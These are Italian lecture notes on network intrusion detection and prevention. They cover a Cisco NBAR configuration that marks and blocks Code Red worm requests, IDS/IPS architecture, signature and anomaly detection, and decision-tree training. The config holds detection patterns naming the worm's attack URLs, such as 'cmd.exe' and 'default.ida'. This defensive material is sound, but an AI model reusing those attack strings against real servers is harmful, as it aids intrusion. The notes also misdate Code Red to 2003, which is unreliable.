


Figura 38

**Blocco Code Red Worm** Il Code Red Worm fu un outbreak del 2003, esso cominciò a replicarsi sulla rete mondiale saturandola, ciò però dava la sensazione di un guasto fisico. Code Red utilizzava delle vulnerabilità di un server web Microsoft chiamato Microsoft IIS, cercando delle clausole presenti nelle match protocol riportate nel riquadro sottostante. Quando venivano fatte delle get che contenevano nell'URL uno di questi pattern, queste get contenevano tipicamente URL ostili lanciate dal worm nel contesto della propria attività di propagazione. Una soluzione fu individuare una classe, definita come codered, in cui venivano matchati i tre pattern caratterizzanti la propagazione dell'oggetto ostile. Definendo, poi, una policy map che marca i pattern, la classe codered viene riconosciuta e marcata con uno specifico dscp, e viene fatta una marcatura e non un blocco per non bloccare anche il traffico legittimo. A questo punto, viene abilitata la service policy sulle interfacce, iniziando a filtrare il traffico HTTP che contiene lo specifico pattern. Infine, si applica una access list sull'interfaccia che blocca tutto il traffico marcato con dscp e fa passare il resto:

```
class-map match-any codered
    match protocol http url "*default.ida*"
    match protocol http url "*cmd.exe*"
    match protocol http url "*root.exe*"

policy-map mark-codered
    class codered
        set ip dscp 1

int serial0
    ip nbar protocol-discovery
    service-policy input mark-codered

int ethernet0
    ip access-group 100 out

access-list 100 deny ip any any dscp 1
access-list 100 permit ip any any
```

## 3.2 Intrusion detection

Questi sistemi sono basati sul concetto di poter andare a rilevare tempestivamente un'attività anomala riconoscendola come **intrusione**. Per intrusione intendiamo un insieme di azioni mirate a creare problemi alla sicurezza di una risorsa o target, in particolare: integrità (danneggiamento o modifica), confidenzialità (violazione privacy ed esfiltrazione dati) e disponibilità (denial of service). Queste intrusioni vengono rilevate solo se un amministratore di rete, stia continuamente ad analizzare il traffico ed i relativi log. Ovviamente, un intervento umano è improponibile in questi casi perché con i tempi richiesti la soluzione di un'analisi umana non è scalabile, richiede troppo tempo rispetto ai tempi di reazione richiesti. È necessario, quindi, fare affidamento a strumento di rilevazioni automatici, che si dividono in due categorie: **Intrusion detection**, che si occupano di identificare l'evento senza poter intervenire; ed **Intrusion prevention**, che estendono i meccanismi di detection attraverso funzioni di controllo accessi avanzato per proteggere i target in tempo reale. È necessario, però, fare due assunzioni di base: la prima è che deve essere permessa la monitorabilità dei sistemi; e la seconda è che le attività normali e quelle a seguito di un'intrusione devono avere evidenze differenti.

I sistemi di intrusion detection, solitamente, lavorano offline, ed attraverso un punto di intercettazione ricevono il flusso di traffico, e sulla base di ciò che ricevono, possono individuare degli eventi per poi generare degli alert. Un IDS, quindi non è attraversato da traffico, ha bisogno di una singola interfaccia che lavora in promiscuous mode, non rallenta il traffico di rete e consente comunque il transito e l'attività del traffico dannoso.




Figura 39

### 3.2.1 Differenza tra IDS e Firewall

Anche se sono entrambi strumenti deputati al controllo della sicurezza di una rete, sono presenti sostanziali differenze: innanzitutto un next-generation firewall può individuare minacce provenienti dall'esterno ed intervenire per evitare che si verifichino; inoltre i firewall limitano l'accesso tra segmenti di reti associate a domini di sicurezza differenti per prevenire intrusioni e non segnalano un attacco proveniente dall'interno. Un IDS, invece, è in grado di valutare una transazione sospetta una volta che la stessa ha avuto luogo e generare conseguenzialmente un allarme oltre a rilevare anche attacchi provenienti dall'interno.

## 3.3 Intrusion Prevention System

Un IDS si comporta, quindi, da sistema di difesa passivo, cioè è in grado di individuare potenziali violazioni, tracciarle e generare un allarme. Qualcosa di più utile è associare a un sistema passivo anche un comportamento reattivo, cioè avere sistemi più evoluti, detti **sistemi di intrusion prevention (IPS)**, che contengono la componente IDS ma hanno anche la possibilità di reagire a un'attività ostile interponendosi nel traffico e resettando la connessione o riprogrammando il firewall per bloccare il traffico di rete da una fonte potenzialmente dannosa. Un sistema di intrusion prevention diventa un'estensione di un sistema di intrusion detection perché ha la capacità di bloccare in maniera dinamica gli attacchi, garantendo una serie di meccanismi di difesa attiva: **rilevamento** in tempo reale delle attività dannose rispetto all'infrastruttura o agli host presenti sulla stessa; **prevenzione** tramite interruzione dell'esecuzione di un attacco individuato; e **reazione**, immunizzando il sistema da attacchi futuri da una fonte malevola specifica. Entrambe le tecnologie (detection e prevention) possono essere declinate in vari modi, in relazione alla loro implementazione, cioè

possono essere implementate sia a livello di rete che a livello di host oppure in entrambi i livelli simultaneamente per avere la massima protezione.




Figura 40

Un IPS si basa sulla tecnologia di un IDS per eseguire l'attività di rilevamento, ma in più è in grado di affrontare immediatamente la minaccia, in quanto il traffico deve attraversarlo (infatti si dice che esso è un dispositivo attivo, un dispositivo che opera in modalità inline mode, mentre un IDS lavora in modalità promiscuous mode). Il monitoraggio del traffico viene effettuato partendo dal livello di data link fino a livello di applicazione; inoltre esso è in grado anche di impedire ai pacchetti di raggiungere un sistema target (cosa che un IDS non può fare).

### 3.3.1 Vantaggi e svantaggi di un IDS e di un IPS

Partiamo con l'analizzare i vantaggi e gli svantaggi di un IDS.

Tra i vantaggi troviamo:

- Nessun impatto sulle prestazioni di una rete (latenza, jitter, etc...);
- Nessun impatto sulla rete in caso di guasto del sensore o sovraccarico del sensore.

Tra gli svantaggi, invece, troviamo:

- Le reazioni (allarmi generati) non bloccano il traffico ostile;
- Richiedono un tuning più sofisticato;
- Può essere maggiormente vulnerabile a tecniche di network evasion.

Vediamo, adesso, i vantaggi e gli svantaggi di un IPS:

Tra i vantaggi troviamo:

- Blocco dei pacchetti di attacco;
- Può usare tecniche di stream normalization (riconosce, cioè, stream di traffico per trattarli a parte);

Tra gli svantaggi, invece, troviamo:

- Può impattare sulle prestazioni di rete introducendo, ad esempio, della latenza e del jitter;
- I guasti o i sovraccarichi di un IPS influiscono sulle funzionalità di una rete.

### 3.4 Componenti architetturali di un IDS/IPS

Dal punto di vista algoritmico, i due elementi fondamentali sono le evidenze che devono essere estratte dall'osservazione del traffico (audit data) che devono poi essere usate per poter evidenziare le intrusioni, e i modelli, cioè mettere insieme le evidenze e trasformarle in opportuni modelli che definiscono un comportamento del sistema che può essere legittimo o meno.

Dal punto di vista architetturale, invece, si ha:

- motore di packet inspection;
- audit data processor;
- knowledge base;
- motore decisionale;
- sistemi di alarm generation e response management.

Si parte da un **motore di packet inspection** che mediante una tecnica di packet capture si estraggono i record di audit e con l'**audit data processor** si estraggono le caratteristiche che vengono date in input al **motore di detection** che le matcha con i modelli che conosce e sulla base di questi matching vengono fuori degli **allarmi** che poi si traducono in opportune azioni o opportuni report di allarme.




Figura 41

Le caratteristiche delle componenti architetturali sono gli elementi descrittivi del traffico che permettono di capire come esso si comporta. Le caratteristiche possono essere raccolte non solo da un unico punto di osservazione ma si potrebbero avere più punti di osservazione per poi correlarli e prendere una decisione a riguardo. Le caratteristiche possono essere: la lunghezza dei pacchetti, i tempi di interarrivo, e le rate di invio.

#### Operatività IDS/IPS

Un IDS, o IPS, parte dai pacchetti catturati con la lib packet capture (libpcap), dopodichè estrae le features, poi le matcha con un modello, identificando uno specifico protocollo e fa una classificazione o matching di specifiche signature per prendere le proprie decisioni.




Figura 42

## 3.5 Approcci e implementazioni

I due possibili approcci, che caratterizzano le implementazioni di sistemi di intrusion e detection e prevention, sono quelli basati su:

- **Misuse detection system** (o anche *signature-based intrusion detection system*), che usano pattern di attacchi ben conosciuti o di punti deboli del sistema per identificare le intrusioni
- **Anomaly detection system**, che opera sulla base di variazioni statistiche delle caratteristiche matchate.

Le implementazioni, invece, di un sistema IDS o IPS si distinguono per essere basate su:

- Approccio orientato all'analisi del traffico di rete (**network based**);
- Approccio orientato all'analisi dell'attività dei singoli processi sulle singole macchine coinvolte (**host based**).

### Dimensioni della detection

La figura 43 mostra una tassonomia delle varie dimensioni della detection, cioè è possibile lavorare su varie dimensioni ortogonali tra loro: a livello di utente o di sistema, a livello di host o a livello di rete, a livello di signature o a livello di anomalia.




Figura 43

### 3.5.1 Implementazioni Host-Based

Il principio di base su cui sono strutturate le implementazioni host-based è quello di effettuare monitoraggio, auditing (cioè, verifica, revisione) e analisi a livello di sistema operativo (o in generale su host) per riconoscere delle specifiche attività ostili di intrusione generate, ad esempio, da un malware che sta infestando la macchina. A questo livello è possibile eseguire un'analisi statica o dinamica di un programma e monitorare le system call e i comandi della linea di comando eseguite da specifiche applicazioni; Questi sistemi, però, richiedono informazioni molto accurate per poter fare una detection efficace. Queste applicazioni incorrono in alcune problematiche; tra le principali troviamo che dipendono fortemente dall'intervento umano e che un attaccante dopo aver violato la macchina può modificare l'IDS al fine di truccare i log; inoltre la visione degli attacchi è esclusivamente locale.

### 3.5.2 Implementazioni Network-Based

Le implementazioni basate su network-based (**Network Intrusion Detection System** o **NIDS**) analizzano il traffico di rete per identificare intrusioni, permettendo quindi di monitorare non solo un singolo host ma una rete completa. Queste implementazioni sono basate su punti di osservazione multipli, localizzati in punti strategici della rete (in vari segmenti di rete), come ad esempio dei taps tramite cui poter raccogliere informazioni sul traffico (sniffer). Questi sistemi sono in grado di fare deep packet inspection sul traffico di rete, e sono in grado di riconoscere tracce di attacchi come la violazione dei protocolli e l'occorrenza di pattern non normali, relativi all'attività che l'host fa sulla rete, generando eventuali allarmi in presenza di intrusioni/violazioni. Queste implementazioni, però, presentano delle limitazioni. Tra di esse troviamo che non è possibile eseguire il payload per fare analisi statica o dinamica; la deep packet inspection dà solo informazioni semantiche, ma non dà informazioni in dettaglio; queste implementazioni devono gestire significative moli enormi di traffico; possono essere aggirati mediante tecniche crittografiche e in questo senso la deep packet inspection non ha più utilità.

Questi sistemi, inoltre, non sono da considerare come una panacea per tutti i problemi e non basta avere un sistema di intrusion detection o prevention: essi non sostituiscono un firewall, non garantiscono che vengano effettuati degli audit di sicurezza, non sostituiscono una policy di sicurezza affidabile e seria, sono in grado di produrre un certo numero di falsi positivi, possono essere messi in condizioni di non operabilità da attacchi DoS e vanno in difficoltà con infrastrutture molto veloci, dove il packet capture non è realizzabile neanche con hardware dedicati.

### 3.5.3 Approccio Misuse detection

Quando si lavora in logica misuse detection, gli IDS o IPS devono lavorare su una base di conoscenza, e questa base è costruita su una serie di regole che descrivono l'attività di intrusione sulla base di pattern di traffico specifico: questi pattern si chiamano **signature** (firme). Per descrivere questi pattern si usano dei linguaggi descrittivi che definiscono le espressioni di matching sia a livello di protocolli di rete che di payload. L'approccio misuse detection è, quindi, basato sulla costruzione di un database di conoscenza che viene utilizzato dal detection engine, quest'ultimo farà pattern matching sequenziali sulla base della sua conoscenza. Il vantaggio è che sono molto accurati, ma lo svantaggio è che queste soluzioni non sono in grado di riconoscere attacchi zero-day.

Ogni signature è caratterizzata da almeno tre attributi distinti: il **tipo**, il **trigger** (allarme), ed una eventuale **action**. Per quanto riguarda il *tipo*, le signature possono appartenere a due categorie: le *signature atomiche*, rilevabili analizzando un singolo pacchetto; e le *signature composte*, rilevabili dopo aver analizzato una sequenza di pacchetti. I *trigger*, invece sono gli allarmi generati quando si verifica il match di una signature. Le *action* sono le azioni di risposta.

Vediamo meglio in dettaglio i tipi di signature:

- **Signature atomiche:** le signature atomiche rilevano le forme più semplici di attacco individuabile dall'analisi di un singolo pacchetto, attività o evento da esaminare per determinare la corrispondenza con un pattern noto. In tal caso, viene attivato un allarme e viene eseguita un'azione associata al pattern. Inoltre non è richiesta alcuna conoscenza di attività passate o future (non sono richieste informazioni di stato sul flusso di pacchetti).

- **Signature composte:** le signature composte, definite anche come **signature stateful**, identificano, su un periodo di tempo, una sequenza più complessa di operazioni distribuiti su multipli host. Il periodo di tempo è un parametro significativo noto come **orizzonte degli eventi**, cioè la durata dell'intervallo di tempo in cui va conservato lo stato del flusso della connessione per poter effettuare il matching della specifica signature. Le signature composte, tipicamente, richiedono il matching su pacchetti ed eventi differenti per cui il sistema IDS/IPS deve conservare multipli stati relativi all'associazione di ciascun pacchetto nel contesto di una specifica sessione di comunicazione. L'orizzonte degli eventi viene configurato in maniera specifica per ogni signature, bisogna evitare di definire un orizzonte degli eventi di dimensioni troppo ampie, perché un IDS o un IPS non può conservare informazioni di stato indefinitamente. Pertanto, un IDS/IPS utilizza un orizzonte degli eventi propriamente configurato per la signature per determinare per quanto tempo va atteso il completamento di un pattern di attacco specifico quando viene rilevato un componente iniziale dello stesso. La configurazione dell'orizzonte degli eventi è un compromesso tra il numero di risorse disponibili e la capacità desiderata per rilevare un attacco che si articola su un tempo lungo.

Le signature vanno aggiornate continuamente man mano che vengono individuate nuove minacce, creando e caricando nuove signature nelle base di conoscenza di un IDS/IPS. Alle signature è possibile associare degli specifici livelli di allarme, che sono relativi a livello di severità individuato:

- **Livello Basso:** è stata rilevata attività anomala che può essere percepita come dannosa ma non è associabile a una minaccia immediata.
- **Livello Medio:** è stata rilevata un'attività anomala che potrebbe essere percepita come dannosa ma è probabile che a seguito di questa attività anomala parta una minaccia immediata.
- **Livello Alto:** è stato rilevato un attacco mirato ad effettuare un accesso a risorse interne o a fare un attacco DoS, quindi minaccia attuale, immediata e probabile.
- **Livello Informativo:** attività matchata dalla signature e non è una minaccia immediata ma può dare qualche elemento utile.

In presenza di matching di una signature, in ragione del livello di allarme e dell'attività ostile associata possono essere eseguite diverse azioni: Consenti attività; Blocca immediatamente attività; Blocca attività future negando qualsiasi ulteriore traffico all'origine; Genera uno specifico allarme.

#### **Limitazione delle signature statiche**

Quando vengono utilizzate signature basate sul matching esatto di pattern specifici, si è in grado di individuare attacchi con un comportamento codificato da tali signature, cioè estremamente regolare. Viceversa, in presenza di attacchi di tipo polimorfo, le cose cambiano perché si potrebbero avere comportamenti che non si è in grado di riconoscerli. La soluzione a questo sono gli approcci *anomaly based*.

#### **3.5.4 Approccio Anomaly detection**

Gli approcci **anomaly detection**, a differenza degli approcci misuse detection, non necessitano di un database di conoscenza costituito da un insieme di signature, ma si comportano in maniera totalmente adattativa, cioè sono in grado di riconoscere eventuali fenomeni e, di conseguenza, generare degli opportuni modelli. Il motore in questo caso utilizza una cosiddetta logica di **outlayer detection**, ovvero, è in grado di riconoscere anche attacchi zero-day in forma di variazioni rispetto ad un modello di normalità precedentemente noto. Un altro

aspetto interessante è che questo tipo di approcci garantiscono la **situational-awareness**, cioè una reattività basata sul singolo scenario che vanno a trattare; il sistema è, quindi, in grado di imparare rispetto allo specifico fenomeno che sta osservando ed è in grado di costruire conoscenza su di esso. Questi sistemi diventano ancora più sofisticati se capaci di trarre informazioni da fonti differenziate; ovviamente, per fare ciò viene fatto un uso massivo di tecnologie di *machine learning* e intelligenza artificiale. Un **sistema di anomaly detection** definisce un **profilo** che descrive un comportamento di “normalità” del fenomeno in osservazione, va quindi a rilevare le possibili deviazioni rispetto ad esso. Questo tipo di approccio non è detto che sia sempre preciso: potrebbe avere un significativo numero di falsi positivi e potrebbero essere riconosciuti come eventi anomali delle attività normali non ancora note al modello; inoltre, potrebbero verificarsi dei guasti fisici interpretati dal sistema come eventi anomali. I sistemi di anomaly detection devono essere in grado di adeguare il modello di comportamento del traffico “normale” che costruiscono al processo di evoluzione della rete in osservazione, ricostruendo il profilo comportamentale e ridefinendo la stessa definizione di “normalità” del sistema e di anomalia. Il processo di anomaly detection inizia con il cosiddetto **baselining**, cioè si studia un modello comportamentale di normalità per capire come agisce il sistema in un contesto controllato. Acquisito un modello di normalità, si cercano di identificare gli **outlayer**, cioè violazioni che vanno al di fuori del modello stesso; i comportamenti vengono suddivisi in due sottospazi: uno spazio degli eventi “anomalo” e uno spazio degli eventi “normale”, quando c’è una specifica soglia di deviazione, un passaggio da uno spazio all’altro, viene generato un allarme. Questo tipo di logica è nota come **logica binaria o classificazione binaria**. Nell’immagine 44 è presente un esempio in cui si ha una soglia in grado di identificare un outlayer significativo, cioè quello che eccede fortemente rispetto alla normalità. L’attacco identificato come Anomaly A è molto meno rumoroso rispetto ad Anomaly B, difatti non genera un allarme perché non supera la soglia della normalità: un caso del genere viene detto **falso negativo**.




Figura 44

L’operazione di suddivisione della attività in due sottogruppi, normali (negativo) e anomali (positivo), è caratterizzante dei sistemi di anomaly detection più semplici; sistemi più sofisticati lavorano, invece, in **logica multi-classe** in cui, oltre a distinguere il concetto di normalità e di anomalia, sono in grado di interpretare, attraverso un valore di classificazione più sofisticato, il tipo di anomalia individuando il tipo di attacco (es. attacco SYN flood, smurfing, slowloris, ecc.).

### Addestramento del modello

Costruire un modello significa insegnargli a riconoscere un comportamento normale rispetto ad un comportamento anomalo, si lavora, cioè, nella cosiddetta logica **learning by example**: a partire da una serie di campioni pre-classificati (*training set*), si cerca di fare un addestramento al fine di riconoscere nuovi elementi non classificati in precedenza.

Per addestrare il sistema vengono applicati diversi approcci: un **approccio non supervisionato** che si traduce in tecnologie basate su **clustering**; un **approccio supervisionato** che si traduce in una serie di meccanismi di classificazione vera e propria di tipo binaria o multi-classe, e un **approccio semi-supervisionato**.

- **Approccio supervisionato:** nell'approccio supervisionato si parte da un **training set pre-classificato**, l'obiettivo è creare un classificatore in grado di costruire il proprio modello partendo dal set di supervisione e che riesca poi a classificare nuovi oggetti. Il training set è costituito da insiemi di coppie: **vettori di caratteristiche**, o istanze, e **label di classificazione**, e ad ogni evento normale viene assegnata un'etichetta ed un insieme di valori. A partire dal training set si costruisce il classificatore, che può essere testato su istanze non precedentemente viste; l'insieme di dati su cui viene testato si chiama **testing set**. Ovviamente ci sono dei problemi, uno di questi è capire se l'algoritmo di training utilizzato sia effettivamente efficace nella classificazione di nuovi oggetti. Un altro problema importante è capire se il sistema riesca a **convergere**, cioè se riesca a scalare sufficientemente con le dimensioni del traffico e sia in grado di dare una risposta in ogni caso. Un altro aspetto importante è la **capacità di astrazione**, cioè quanto un sistema sia in grado di prediligere soluzioni semplici e non troppo articolate.
- **Approccio non supervisionato:** nell'approccio non supervisionato non si ha nessun campione pre-classificato, non c'è una categorizzazione sugli elementi da cui poter imparare. Il sistema deve essere in grado, da solo, di raggruppare gli elementi del training set sulla base di quanto siano simili tra loro. L'obiettivo del sistema è quello di fare una serie di **clusterizzazioni** (divisione in gruppi), esso non sa quali sono le categorie, deve unire gli elementi che per lui condividono una proprietà comune in cluster. Questo tipo di tecniche si basano sulla misura della distanza delle **feature vector** tra componenti per poter individuare eventuali anomalie. Tipicamente la suddivisione può essere di tipo semplice, normali e anomalie, oppure può essere effettuata una suddivisione più approfondita anche in base al tipo di attacchi (DoS, slowloris, ecc.).
- **Approccio semi-supervisionato** Questo approccio è una modalità intermedia. Quando si lavora in modalità supervisionata c'è un esempio per ogni classe, ci sono esempi di anomalia ed esempi di normalità, il training set descrive entrambi i fenomeni e sulla base di essi viene costruito il modello. In questa modalità, però, non si dispone di esempi di anomalie ma solo di normalità, il learning system viene addestrato solo su campioni che descrivono il comportamento normale della struttura da analizzare.

### Il processo di detection

Quando si lavora in logica di anomaly detection, tipicamente bisogna lavorare con un classificatore bi-classe, soprattutto quando si opera in modalità supervisionata, che utilizza tecniche di machine learning per valutare gli outlayer, questo tipo di logica si chiama **inferenza induttiva**. Si parte dai dati di training tramite cui un algoritmo impara, viene costruito il modello che poi viene provato sui dati di test, alla fine si ottiene un certo **livello di accuratezza**.




Figura 45

Il processo di detection parte dall'analisi di dati di traffico puliti, e su questi si crea una baseline. A questo punto è necessario attendere un certo intervallo di tempo in modo da creare dei valori normali per la baseline che poi vengono confrontati con i valori attuali; se si riscontrano mancate corrispondenze viene lanciato un

allarme, altrimenti si estraggono i valori dalla baseline per confrontarli con i valori attuali facendo ricominciare il ciclo. Se la baseline deve cambiare si aggiorna il modello nel momento in cui diventa necessario.

## Il processo di training

Il training viene fatto attraverso campioni pre-classificati che costituiscono la **ground truth**. Il training non è un processo statico, bensì può cambiare nel tempo, infatti, è necessario raffinarlo andando ad includere nuovi tipi di attacchi, eventualmente sarà necessario effettuare un riaddestramento del sistema.

## Sistemi di classificazione supervisionata

I sistemi di classificazione supervisionata più comuni sono basati principalmente su: *alberi decisionali*, *reti neurali* e *SVM* (Support Vector Machines):

- **Alberi decisionali:** gli alberi decisionali hanno lo scopo di rappresentare un'anomalia espressa proprio sotto forma di un albero, ciò che viene rappresentato sono i valori delle caratteristiche. Esso prende in input un elemento descritto come una coppia attributo-valore ed emette una decisione binaria (anomalo o non anomalo). Un albero di decisione viene espresso come un insieme di congiunzioni e disgiunzioni di implicazioni: sullo stesso ramo dell'albero ci saranno delle congiunzioni, il passaggio da un ramo ad uno parallelo sarà una disgiunzione. Le decisioni vengono costruite sulla base del training set, sia D l'insieme degli esempi che permettono di prendere una decisione, ogni elemento di D viene rappresentato da un vettore che rappresenta i valori degli attributi prescelti per descrivere le istanze del dominio  $x: < v_1 = val_i, v_2 = val_j, \dots, v_n = val_m >$ , ad esempio si potrebbero avere dei valori booleani {0, 1} che indicano se una proprietà vale o meno. È importante considerare che un albero decisionale è in grado di descrivere qualsiasi funzione booleana, quindi permette di modellare qualsiasi tipo di processo. È opportuno utilizzare gli alberi decisionali quando tramite essi è possibile rappresentare gli esempi come coppia attributo-valore. Inoltre, funzionano molto bene quando hanno a che fare con insiemi discreti, d'altro canto sono meno affidabili quando lavorano con funzioni che assumono valori nel continuo. Un altro aspetto positivo è che sono molto affidabili quando bisogna definire processi di classificazione con risultati booleani, anche se non è detto che l'albero decisionale porti solo a risultati booleani, è infatti possibile lavorare in logica multi-classe. Tramite gli alberi decisionali è, inoltre, possibile rappresentare il concetto da apprendere mediante una forma normale disgiuntiva, cioè gli elementi sono rappresentati da congiunzioni e disgiunzioni. Come già detto, il training set D è un insieme completo di esempi che permettono al sistema l'apprendimento. Sarebbe semplice creare delle espressioni congiuntive per ogni esempio, per poi creare delle disgiunzioni tra di loro, in questo caso il sistema sarebbe molto bravo a classificare ciò che già conosce ma non avrebbe potere predittivo su esempi non visti. L'obiettivo, però, è quello di estrarre dal training set un modello (l'albero di decisione) che sia in grado anche di interpretare ciò che non conosce.

*Algoritmo di costruzione per alberi di decisione:* la logica per la creazione dell'algoritmo è sempre quella di creare un sistema di decisioni quanto più semplice possibile, si basa sul principio del **rasoio di Ockham**: l'ipotesi più probabile è la più semplice che si possa verificare, purché sia consistente con tutte le osservazioni. L'obiettivo è, quindi, identificare l'albero più piccolo. L'idea è partire dall'analizzare dapprima gli attributi caratterizzanti, facendo una **feature selection**, cioè capire quali sono le feature più discriminanti.

- 1) Ad ogni passo viene scelto l'attributo più caratterizzante, che diventa la radice dell'albero, gli esempi vengono poi suddivisi.
- 2) Per ogni nodo successore:
  - Se ci sono sia positivi che negativi, viene applicato ricorsivamente la stessa logica, partendo dall'insieme di attributi successivi;
  - Se sono tutti esempi positivi, la foglia viene posta a positivo (anomalia);
  - Se sono tutti esempi negativi, la foglia viene posta a negativo (non anomalia);
  - Se non ci sono esempi viene restituito il valore di default calcolato sulla maggioranza del nodo progenitore;
  - Se non ci sono più attributi ma sono presenti ancora esempi misti si ha una situazione di errore o di non determinismo.

Gli alberi decisionali anche se sono molto primitivi, sono estremamente efficienti e sono quelli che convergono più rapidamente.

